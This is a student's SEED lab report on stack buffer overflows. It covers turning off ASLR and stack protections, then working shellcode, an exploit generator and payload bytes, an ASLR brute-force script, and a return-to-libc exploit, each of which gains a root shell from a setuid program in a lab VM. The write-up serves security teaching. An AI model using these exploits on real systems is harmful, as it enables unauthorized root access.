2.1 Turning Off Countermeasures

2.2.1 Address Space Randomization

$ sudo sysctl -w kernel.randomize_va_space=0

```
[10/25/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/25/21]seed@VM:~$
```

2.2.2 The StackGuard Protection Scheme

2.2.3 Non-Executable Stack

2.2.4 Configuring /bin/sh

$ sudo rm /bin/sh

$ sudo ln -s /bin/zsh /bin/sh

```
[10/25/21]seed@VM:~$ sudo rm /bin/sh
[10/25/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[10/25/21]seed@VM:~$
```

According to 2.2.2 and 2.2.3, we know that it is necessary to use command

$ gcc -fno-stack-protector -z execstack example.c -o example

instead of

$ gcc example.c -o example

at our later steps.

2.2 Task 1: Running Shellcode

Execution:

```
[10/25/21]seed@VM:~/.../project2$ git pull
Already up-to-date.
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/25/21]seed@VM:~/.../project2$ ./call_shellcode
$
```

Description:

```
[10/25/21]seed@VM:~/.../project2$ ./call_shellcode
$ ls
Project 2.docx  Project_2_Report_Enze_Xu.docx  README.md  call_shellcode  call_shellcode.c
$ pwd
/home/seed/workspace/project2
$ echo $0 bash
/bin//sh bash
$ exit
[10/25/21]seed@VM:~/.../project2$
```

```
[10/25/21]seed@VM:~/.../project2$ /bin/sh
$ ls
call_shellcode  call_shellcode.c  Project 2.docx  Project_2_Report_Enze_Xu.docx  README.md
$ pwd
/home/seed/workspace/project2
$ echo $0 bash
/bin/sh bash
$ exit
[10/25/21]seed@VM:~/.../project2$
```

After executing "./call_shellcode", I successfully invoked "/bin/sh" as if I called "/bin/sh" in the shell directly.

2.3 The Vulnerable Program


Execution:

Compile it, change the ownership, and then change the permission.

```
[10/25/21]seed@VM:~/.../project2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/25/21]seed@VM:~/.../project2$ sudo chown root stack
[10/25/21]seed@VM:~/.../project2$ sudo chmod 4755 stack
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
```

2.4 Task 2: Exploiting the Vulnerability

This task took me quite a lot of time to try and modify again and again. To begin with, I will give my final answer and then explain the wonderful process about how I get this.



(before finishing this task I did 99 commits on my github repo on project2)

Code:

```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ... */

    // Part 1: Address of shellcode
    long returnAddress = 0xbffff2c5;
    // or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;
    long *tmp = (long *) buffer;
```

```
    *(tmp + 9) = returnAddress;

    // Part 2: Filled bytes (done)

    // Part 3: Shellcode
    int shellcodeSize = strlen(shellcode);
    int shellcodeStart = 517 - shellcodeSize;
    strcpy(buffer + shellcodeStart, shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

My “badfile”:

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 c5 f2 ff bf 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50
68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1
99 b0 0b cd 80
```

Execution:

```
From https://github.com/EnzeXu/Computer_Security_Enze_Xu_Project2
   cbb9c7e..e76f01f  main       -> origin/main
Updating cbb9c7e..e76f01f
Fast-forward
 exploit.c | 18 ++----------------
 1 file changed, 2 insertions(+), 16 deletions(-)
[10/26/21]seed@VM:~/.../project2$ gcc exploit.c -o exploit
[10/26/21]seed@VM:~/.../project2$ ./exploit
[10/26/21]seed@VM:~/.../project2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# echo "hello world!"
hello world!
#
```

Explanation:

First, after class we know that the way to do a STACK-OVERFLOW attack is to design a overflow buffer like:

1.Address of shellcode (high address)
2.Filled bytes
3.Shellcode (low address)

Thanks to Sara that she helped us finish the part 2 “Filled bytes” by “memset”-ing the buffer array with several “NOP”s, and we only need to do the rest. So firstly, I filled the end of the buffer with the shellcode, which is much easier than part 1.

```
int shellcodeSize = strlen(shellcode);
int shellcodeStart = 517 - shellcodeSize;
strcpy(buffer + shellcodeStart, shellcode);
```

Then in part 1, we have 2 main questions:

(1) what is the address of shellcode

(2) where should it be put in the buffer

(1) To find the address of buffer array, it is nature to use the gdb shell function.

```
[10/26/21]seed@VM:~/.../project2$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
```

```
gdb-peda$ list bof
1       /* Vunlerable program: stack.c */
2       #include <stdlib.h>
3       #include <stdio.h>
4       #include <string.h>
5       int bof(char *str)
6       {
7       char buffer[24];
8       /* The following statement has a buffer overflow problem */
9       strcpy(buffer, str);
10      return 1;
```

To avoid segmentation error, I set a breakpoint at line 9 and then run it.

```
gdb-peda$ b 9
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ run
```

So I have the address of buffer (0xbffff0d8) and obviously the buffer array should be blank at the beginning of line 9.

```
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff117 '\220' <repeats 36 times>, "<\361\377\277", '\220' <repeats 160 times>...) at stack.c:9
9       strcpy(buffer, str);
gdb-peda$ x/s buffer
0xbffff0d8:     ""
gdb-peda$
```

```
gdb-peda$ b 10
Breakpoint 2 at 0x80484d3: file stack.c, line 10.
gdb-peda$ next
```

```
gdb-peda$ x/s buffer
0xbffff0d8:     '\220' <repeats 36 times>, "<\361\377\277", '\220' <repeats 160 times>...
gdb-peda$
```

And in the next line it will be filled with data from str, anyway.
Then I first tested 0xbffff0d8 as the shellcode address, but I failed until I added 128 to it (I still don't know why). Then I realized there should be a address range for it, because here are so many NOPs in the buffer, and it is only necessary to reach any middle NOP it will be good.
Also, I get the maximum value of the address by gdb:

```
[------------------------------------code-------------------------------------]
   0xbffff2c0:  nop
   0xbffff2c1:  nop
   0xbffff2c2:  nop
=> 0xbffff2c3:  nop
   0xbffff2c4:  nop
   0xbffff2c5:  xor    eax,eax
   0xbffff2c7:  push   eax
   0xbffff2c8:  push   0x68732f2f
[-----------------------------------stack-------------------------------------]
0000| 0xbffff100 --> 0xbffff158 --> 0x90909090
0004| 0xbffff104 --> 0xbffff158 --> 0x90909090
0008| 0xbffff108 --> 0x90909090
0012| 0xbffff10c --> 0x90909090
0016| 0xbffff110 --> 0x90909090
0020| 0xbffff114 --> 0x90909090
0024| 0xbffff118 --> 0x90909090
0028| 0xbffff11c --> 0x90909090
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xbffff2c3 in ?? ()
gdb-peda$
```

From the screenshot above, I know it should be no more than 0xbffff2c5, so the range is about from 0xbffff158 to 0xbffff2c5.

(2) (way 1) To find where should the address be put in the buffer, at the beginning I located it almost everywhere, and luckily, it worked.

```
    //for (int i = 0; i < 20; ++i) {
    //    *(tmp + i) = returnAddress;
    //}
    //*(tmp + 0) = returnAddress;
    //*(tmp + 1) = returnAddress;
    //*(tmp + 2) = returnAddress;
    //*(tmp + 3) = returnAddress;
    //*(tmp + 4) = returnAddress;
    //*(tmp + 5) = returnAddress;
    //*(tmp + 6) = returnAddress;
    //*(tmp + 7) = returnAddress;
    //*(tmp + 8) = returnAddress;
    *(tmp + 9) = returnAddress;
    //*(tmp + 10) = returnAddress;
    //*(tmp + 11) = returnAddress;
```

Then I tested each location one by one and found the only effective one.

```
long *tmp = (long *) buffer;
*(tmp + 9) = returnAddress;
```

(way 2) First I wrote “ABCD” into badfile. Then use “gdb stack”.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080484da <+0>:     lea    ecx,[esp+0x4]
   0x080484de <+4>:     and    esp,0xfffffff0
   0x080484e1 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e4 <+10>:    push   ebp
   0x080484e5 <+11>:    mov    ebp,esp
   0x080484e7 <+13>:    push   ecx
   0x080484e8 <+14>:    sub    esp,0x214
   0x080484ee <+20>:    sub    esp,0x8
   0x080484f1 <+23>:    push   0x80485d0
   0x080484f6 <+28>:    push   0x80485d2
   0x080484fb <+33>:    call   0x80483a0 <fopen@plt>
   0x08048500 <+38>:    add    esp,0x10
   0x08048503 <+41>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048506 <+44>:    push   DWORD PTR [ebp-0xc]
   0x08048509 <+47>:    push   0x205
   0x0804850e <+52>:    push   0x1
   0x08048510 <+54>:    lea    eax,[ebp-0x211]
   0x08048516 <+60>:    push   eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    esp,0x10
   0x0804851f <+69>:    sub    esp,0xc
   0x08048522 <+72>:    lea    eax,[ebp-0x211]
   0x08048528 <+78>:    push   eax
   0x08048529 <+79>:    call   0x80484bb <bof>
   0x0804852e <+84>:    add    esp,0x10
   0x08048531 <+87>:    sub    esp,0xc
   0x08048534 <+90>:    push   0x80485da
   0x08048539 <+95>:    call   0x8048380 <puts@plt>
   0x0804853e <+100>:   add    esp,0x10
   0x08048541 <+103>:   mov    eax,0x1
   0x08048546 <+108>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x08048549 <+111>:   leave
   0x0804854a <+112>:   lea    esp,[ecx-0x4]
   0x0804854d <+115>:   ret
End of assembler dump.
gdb-peda$
```

We can see the normal return address of bof() is 0x0804852e.
Then set a breakpoint at bof() as “b bof”. Use “x/16wx $esp” to see what’s in the stack.

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
0xbffff0b0:     0xb7fe96eb      0x00000000      0x44434241      0xb7ff000a
0xbffff0c0:     0xbffff308      0xb7feff10      0xb7e6688b      0x00000000
0xbffff0d0:     0xb7fba000      0xb7fba000      0xbffff308      0x0804852e
0xbffff0e0:     0xbffff0f7      0x00000001      0x00000205      0x0804b008
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

We can now see the "ABCD" string(yellow) and the normal return address(green), and the distance between them (9 * 4 bytes). So in buffer array, the address should be located at buffer[36] of buffer[sizeof(long) * 9].

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
0xbffff0b0:     0xb7fe96eb      0x00000000      0x44434241      0xb7ff000a
0xbffff0c0:     0xbffff308      0xb7feff10      0xb7e6688b      0x00000000
0xbffff0d0:     0xb7fba000      0xb7fba000      0xbffff308      0x0804852e
0xbffff0e0:     0xbffff0f7      0x00000001      0x00000205      0x0804b008
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

Okay, from part 1 (1)(2) and part 3 I have my code:

```c
// Part 1: Address of shellcode
long returnAddress = 0xbffff2c5;
// or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;
long *tmp = (long *) buffer;
*(tmp + 9) = returnAddress;
// Part 2: Filled bytes (done)
// Part 3: Shellcode
int shellcodeSize = strlen(shellcode);
int shellcodeStart = 517 - shellcodeSize;
strcpy(buffer + shellcodeStart, shellcode);
```

The successful execution and final version of badfile were shown above.

2.5 Task 4: Defeating Address Randomization

Turned on the Ubuntu's address randomization

```
[10/26/21]seed@VM:~/.../project2$
[10/26/21]seed@VM:~/.../project2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/26/21]seed@VM:~/.../project2$
```

Copied the shell code and named it as bf.sh

```bash
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Then run the code

```
[10/26/21]seed@VM:~/.../project2$ bash bf.sh
```

```
bf.sh: line 13: 22427 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45018 times so far.
bf.sh: line 13: 22428 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45019 times so far.
bf.sh: line 13: 22429 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45020 times so far.
bf.sh: line 13: 22430 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45021 times so far.
bf.sh: line 13: 22431 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45022 times so far.
bf.sh: line 13: 22432 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45023 times so far.
bf.sh: line 13: 22433 Segmentation fault      ./stack
0 minutes and 38 seconds elapsed.
The program has been running 45024 times so far.
# echo "I am so lucky"
I am so lucky
```

It seems I am so lucky that it cost me less than 1 minute to defeat the randomization.
So let me do a simple estimation.
Let t is the average time of a single execution, p_0 is the single match probability, $P(k)$ is the average overall match probability after k turns. We have:

$$t = \frac{38}{45024} = 8.44 \times 10^{-4} s$$

$$p_0 = \frac{1}{2^{19}} = 1.9073 \times 10^{-6}$$

$$P(k) = 1 - (1 - p_0)^k \approx k \cdot p_0$$

So we can have the average estimation table:

Probability	0.2	0.5	0.8	0.99
Number of attempts	105k	262k	419k	519k
Time	89s	221s	354s	438s

As it only took me 38s, the probability is 0.08587, so I am really lucky.

2.6 Task 5: Turn on the StackGuard Protection

Turned off the Ubuntu's address randomization

```
[10/26/21]seed@VM:~/.../project2$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/26/21]seed@VM:~/.../project2$ 
```

Complied stack.c and run the two program again

```
[10/26/21]seed@VM:~/.../project2$ gcc -o stack -z execstack  stack.c
[10/26/21]seed@VM:~/.../project2$ ./exploit
[10/26/21]seed@VM:~/.../project2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/26/21]seed@VM:~/.../project2$ 
```

It seems the system detected the stack smashing and aborted immediately to avoid suffering the stack-overflow attack.
Let's see in which step it happened, also by using gdb.

```
Legend: code, data, rodata, value
31      in ../sysdeps/unix/sysv/linux/raise.c
gdb-peda$ 
```

```
[
Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xb7fd9ce5 in __kernel_vsyscall ()
gdb-peda$
```

So it is aborted by __kernel_vsyscall() function in raise.c before the first line in main. The signal type is SIGABRT.

2.7 Task 6: Turn on the Non-executable Stack Protection

Complied stack.c and run the two program again

```
[10/26/21]seed@VM:~/.../project2$
[10/26/21]seed@VM:~/.../project2$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[10/26/21]seed@VM:~/.../project2$ ./exploit
[10/26/21]seed@VM:~/.../project2$ ./stack
Segmentation fault
[10/26/21]seed@VM:~/.../project2$
```

It seems some segmentation fault occurred when we set the stack non-executable. Let's see in which step it happened, also by using gdb.

```
   0xbffff13a:  nop
   0xbffff13b:  nop
=> 0xbffff13c:  nop
   0xbffff13d:  nop
   0xbffff13e:  nop
   0xbffff13f:  nop
   0xbffff140:  nop
[-----------------------------------stack------------------------------------]
0000| 0xbffff100 --> 0x90909090
0004| 0xbffff104 --> 0x90909090
0008| 0xbffff108 --> 0x90909090
0012| 0xbffff10c --> 0x90909090
0016| 0xbffff110 --> 0x90909090
0020| 0xbffff114 --> 0x90909090
0024| 0xbffff118 --> 0x90909090
0028| 0xbffff11c --> 0x90909090
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbffff13c in ?? ()
gdb-peda$
```

The command in stack is not allowed to execute even it is just a nop before the first line in main. The signal type is SIGSEGV.

CS648: Write a detailed report about return-to-libc attack and connect it to what we have learned about buffer overflow attack. You will get an extra 10 points if you implement the attack.

Analysis and Explanation:

This task seems easier after we finished task2.

Firstly, based on task 2, we know where we need to located our first command. (buffer[36]). The thing we need to do in return-to-libc attack is (1) design the commands we need (2) find the commands we need (3) locate them properly in the badfile.

(1) Design the commands we need

Because some complex commands may be hard to find in the local library, we directly select the simplest set of commands: “system()”, “exit()” and “/bin/sh”. This command set will lead the shell exit the current program and start /bin/sh as root user.

(2) Find the commands we need

Then the main part of this task is to find these commands.

(Here's a trap, and I made this mistake the first time I did it. We need to find the address of command from gdb on a root-user program like stack. Otherwise, the path we find will not be available for a root user. Commands are same, but the addresses are different. So I had a Segmentation fault at my first time.)

Okay now we run “gdb stack” and then set a breakpoint anywhere. I used “b main” as it is simple. Then just run it.

```
Breakpoint 1, main () at test1.c:5
5               return 0;
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7f6382b ("/bin/sh")
gdb-peda$
```

Use “p system”, “p exit” and “find ‘/bin/sh’” to find the local address of these commands. If there are more than one choice, just choose the non-stack one (I remember that stack addresses often start with “0xbffff”).

Okay so we have these addresses and they are all non-stack.

system(): 0xb7e42da0

exit(): 0xb7e369d0

/bin/sh: 0xb7f6382b

(3) Locate the commands properly in the badfile

Okay from the task 2 I know that my command in buffer should start at buffer[36].

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
0xbffff0b0:     0xb7fe96eb      0x00000000      0x44434241      0xb7ff000a
0xbffff0c0:     0xbffff308      0xb7feff10      0xb7e6688b      0x00000000
0xbffff0d0:     0xb7fba000      0xb7fba000      0xbffff308      0x0804852e
0xbffff0e0:     0xbffff0f7      0x00000001      0x00000205      0x0804b008
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

(screenshot from task 2, from which I know the offset should start at 9*4=36 bytes)

So the answer of this extra task should be:

Code:

```
/* return-to-libc.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;

void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;
   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);
   /* You need to fill the buffer with appropriate contents here */
   /* ... Put your code here ... */
```

```
    long *tmp = (long *) buffer;
    *(tmp + 9) = 0xb7e42da0;   //  system()
    *(tmp + 10) = 0xb7e369d0;   //  exit()
    *(tmp + 11) = 0xb7f6382b;   //  "/bin/sh"

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

My “badfile”:

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 a0 2d e4 b7 d0 69 e3 b7 2b 38 f6 b7
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90
```

Execution:

```
 1 file changed, 1 insertion(+), 1 deletion(-)
[10/26/21]seed@VM:~/.../project2$ gcc return-to-libc.c -o return-to-libc
[10/26/21]seed@VM:~/.../project2$ ./return-to-libc
[10/26/21]seed@VM:~/.../project2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
# echo "it is 06:00 am. I must go to sleep."
it is 06:00 am. I must go to sleep.
# 
```

OKAY we got it!

After task 2 I think the return-to-libc attack is not hard to design and implement.

[All the code files and reports are also available on: https://github.com/EnzeXu/Computer_Security_Enze_Xu_Project2](https://github.com/EnzeXu/Computer_Security_Enze_Xu_Project2)

Thank you~